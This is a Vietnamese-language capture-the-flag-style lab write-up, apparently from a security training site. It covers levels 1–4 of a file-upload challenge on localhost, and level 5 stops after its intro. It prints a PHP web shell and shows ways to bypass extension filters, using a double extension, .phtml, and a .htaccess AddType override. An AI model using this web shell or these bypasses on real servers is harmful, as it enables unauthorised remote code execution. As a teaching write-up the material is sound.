https://cyberjutsu.io
contact@cyberjutsu.io
+(84) 33 8836 830


FILE UPLOAD WRITEUPS

1. Level 1:

Goal: RCE.

Chức năng của ứng dụng:

- Cho phép upload một file bất kỳ





Đặt giả thuyết:

- Sẽ ra sao nếu ta upload một file có thể thực thi ?


Chứng minh giả thuyết


- Upload file test.php với nội dung `<?php echo “test” ?>`
- Kết quả:





- Chứng minh giả thuyết thành công, upload một file khác tên shell.php với nội dung `<?php system($_GET['cmd']); ?>` để RCE
- Kết quả:






2. Level 2:


Goal: RCE.

Chức năng của ứng dụng:

- Cho phép upload file



- Tuy nhiên không thể upload file có đuôi .php được nữa, nếu upload file có đuôi php sẽ trả về kết quả như sau:



Đặt giả thuyết:


- Khi nhấn Debug source ta có thể nhìn thấy đoạn code xử lý khi thực hiện upload file

- Ta để ý dòng code sau:

```
$success = '';
try {
    $filename = $_FILES["file"]["name"];
    $extension = explode(".", $filename)[1];
    if ($extension === "php") {
        die("Hack detected");
    }
```

- Khi upload file lên, code sẽ xử lý lấy tên file và dùng hàm built-in explode của PHP để tách tên file thành một mảng với separator là dấu “.” , sau đó lấy phần tử có index là 1
- Ta có thể thêm `var_dump("DEBUG:", $extension);` để debug xem chương trình chạy như thế nào

- Kết quả khi upload một file test.txt




- Nếu biến `$extension` có giá trị là "php" sẽ in ra "Hack detected"
- Để ý thấy code được fix cứng khi chỉ lấy phần tử có index là 1. Lợi dụng hành vi này của chương trình, sẽ ra sao nếu ta upload một file mà sau khi explode biến `$extension` có giá trị hợp lệ nhưng khi truy cập thì file có thể thực thi được code.


Chứng minh giả thuyết

- Thử upload một file tên shell.txt.php với nội dung là `<?php system($_GET['cmd']); ?>`
- Theo giả thuyết đặt ra thì sau khi explode ta sẽ được một mảng 3 phần tử như sau ['shell', 'txt', 'php']. Khi đó phần tử có index 1 là 'txt' là một đuôi hợp lệ. Tuy nhiên khi truy cập file này chương trình sẽ nhận thấy có đuôi .php nên sẽ thực thi code

- Upload file để chứng minh giả thuyết



- Đã upload thành công, bây giờ thử truy cập file shell.txt.php




3. Level 3:


Goal: RCE.

Chức năng của ứng dụng:

- Cho phép upload file



- Tuy nhiên cách tiếp cận ở level 1 và level 2 không thể sử dụng được nữa, nếu upload file có đuôi .php hoặc .txt.php sẽ trả về kết quả như sau:



Đặt giả thuyết:

- Khi nhấn Debug source ta có thể nhìn thấy đoạn code xử lý khi thực hiện upload file

localhost:12003/?debug

```php
<?php
    // error_reporting(0);

    // Create folder for each user
    session_start();
    if (!isset($_SESSION['dir'])) {
        $_SESSION['dir'] = 'upload/' . session_id();
    }
    $dir = $_SESSION['dir'];
    if ( !file_exists($dir) )
        mkdir($dir);

    if(isset($_GET["debug"])) die(highlight_file(__FILE__));
    if(isset($_FILES["file"])) {
        $error = '';
        $success = '';
        try {
            $filename = $_FILES["file"]["name"];
            $extension = end(explode(".", $filename));
            if ($extension === "php") {
                die("Hack detected");
            }
            $file = $dir . "/" . $filename;
            move_uploaded_file($_FILES["file"]["tmp_name"], $file);
            $success = 'Successfully uploaded file at: <a href="/' . $file . '">/' . $file . ' </a><br>';
            $success .= 'View all uploaded file at: <a href="/' . $dir . '/">/' . $dir . ' </a>';
        } catch(Exception $e) {
            $error = $e->getMessage();
        }
    }
?>
```

- So với level2, ta nhận thấy chỉ có một thay đổi nhỏ ở phần code PHP:

```
19-  $extension = explode(".", $filename)[1];
19+  $extension = end(explode(".", $filename));
```

- `$extension` được gán bằng phần tử cuối cùng trong mảng kết quả của hàm built-in explode thay vì được gán bằng phần tử index 1 như ở level 2. Do đó, mọi file kết thúc bằng .php đều không thể bypass filter mà anh developer đã tạo ra.
- Giả thiết: Liệu có file extension nào ngoài .php mà mod-php vẫn thực thi hay không ? --> Có.
- Từ file docker-php.conf hoặc /etc/apache2/mods-available/php7.4.conf, ta thấy rằng mod-php sẽ thực thi code php đối với 3 loại file extension là .phar, .php, .phtml.


docker-php.conf

level3 > docker-php.conf


```
1  <FilesMatch ".+\.ph(ar|p|tml)$">
2      SetHandler application/x-httpd-php
3  </FilesMatch>
```

Chứng minh giả thuyết

- Thử tạo một file tên test.phtml với nội dung là `<?php phpinfo(); ?>`
- Upload file trên để chứng minh giả thuyết



- Đã upload thành công, bây giờ thử truy cập file test.phtml




4. Level 4:


Goal: RCE.

Chức năng của ứng dụng:

- Cho phép upload file



- Tuy nhiên cách tiếp cận ở những level trước không thể sử dụng được nữa, nếu upload thì ứng dụng trả về kết quả như sau:



Đặt giả thuyết:

- Khi nhấn Debug source ta có thể nhìn thấy đoạn code xử lý khi thực hiện upload file

localhost:12004/?debug

localhost:12004/?debug

```php
<?php
    // error_reporting(0);

    // Create folder for each user
    session_start();
    if (!isset($_SESSION['dir'])) {
        $_SESSION['dir'] = 'upload/' . session_id();
    }
    $dir = $_SESSION['dir'];
    if ( !file_exists($dir) )
        mkdir($dir);

    if(isset($_GET["debug"])) die(highlight_file(__FILE__));
    if(isset($_FILES["file"])) {
        $error = '';
        $success = '';
        try {
            $filename = $_FILES["file"]["name"];
            $extension = end(explode(".", $filename));
            if (in_array($extension, ["php", "phtml", "phar"])) {
                die("Hack detected");
            }
            $file = $dir . "/" . $filename;
            move_uploaded_file($_FILES["file"]["tmp_name"], $file);
            $success = 'Successfully uploaded file at: <a href="/' . $file . '">/' . $file . ' </a><br>';
            $success .= 'View all uploaded file at: <a href="/' . $dir . '/">/' . $dir . ' </a>';
        } catch(Exception $e) {
            $error = $e->getMessage();
        }
    }
?>
```

- So với level 3, ta nhận phần code PHP có một số thay đổi:

```
20-          if ($extension === "php") {
21               die("Hack detected");
22           }
```

```
20+          if (in_array($extension, ["php", "phtml", "phar"])) {
21               die("Hack detected");
22           }
```


- `$extension` được kiểm tra với cả 3 chuỗi là "php", "phtml", "phar" thay vì chỉ "php" như level 3 dẫn đến việc không còn file extension nào có thể bypass filter của anh developer để thực thi code php nữa.
- Đọc file config của Apache apache2.conf, ta chú ý đến đoạn code sau của anh developer cho phép upload file .htacess:

```
<Directory /var/www/>
        Options Indexes FollowSymLinks
        # CHANGELOG: Added to allow .htaccess
        AllowOverride All
        Require all granted
</Directory>

# CHANGELOG: Added to allow .htaccess
AccessFileName .htaccess
```


- File .htaccess là một file cung cấp cách thức để thực hiện các thay đổi cấu hình trên một thư mục nhất định của Apache (Reference: Link). Vậy trong trường hợp này, ta có thể lợi dụng tính năng upload file .htaccess của anh developer và lợi dụng để thay đổi cấu hình thư mục **upload/{session_id}/** theo ý muốn.

Chứng minh giả thuyết


- Tạo file .htaccess với nội dung là: `AddType application/x-httpd-php .txt` để cho phép thực thi file extension .txt dưới dạng code php.
- Upload file .htaccess thành công



- Thử tạo một file tên test.txt với nội dung là `<?php phpinfo(); ?>`
- Upload file test.txt thành công



- Thử truy cập file test.txt




5. Level 5:


Goal: RCE.

Chức năng của ứng dụng:

- Cho phép upload file

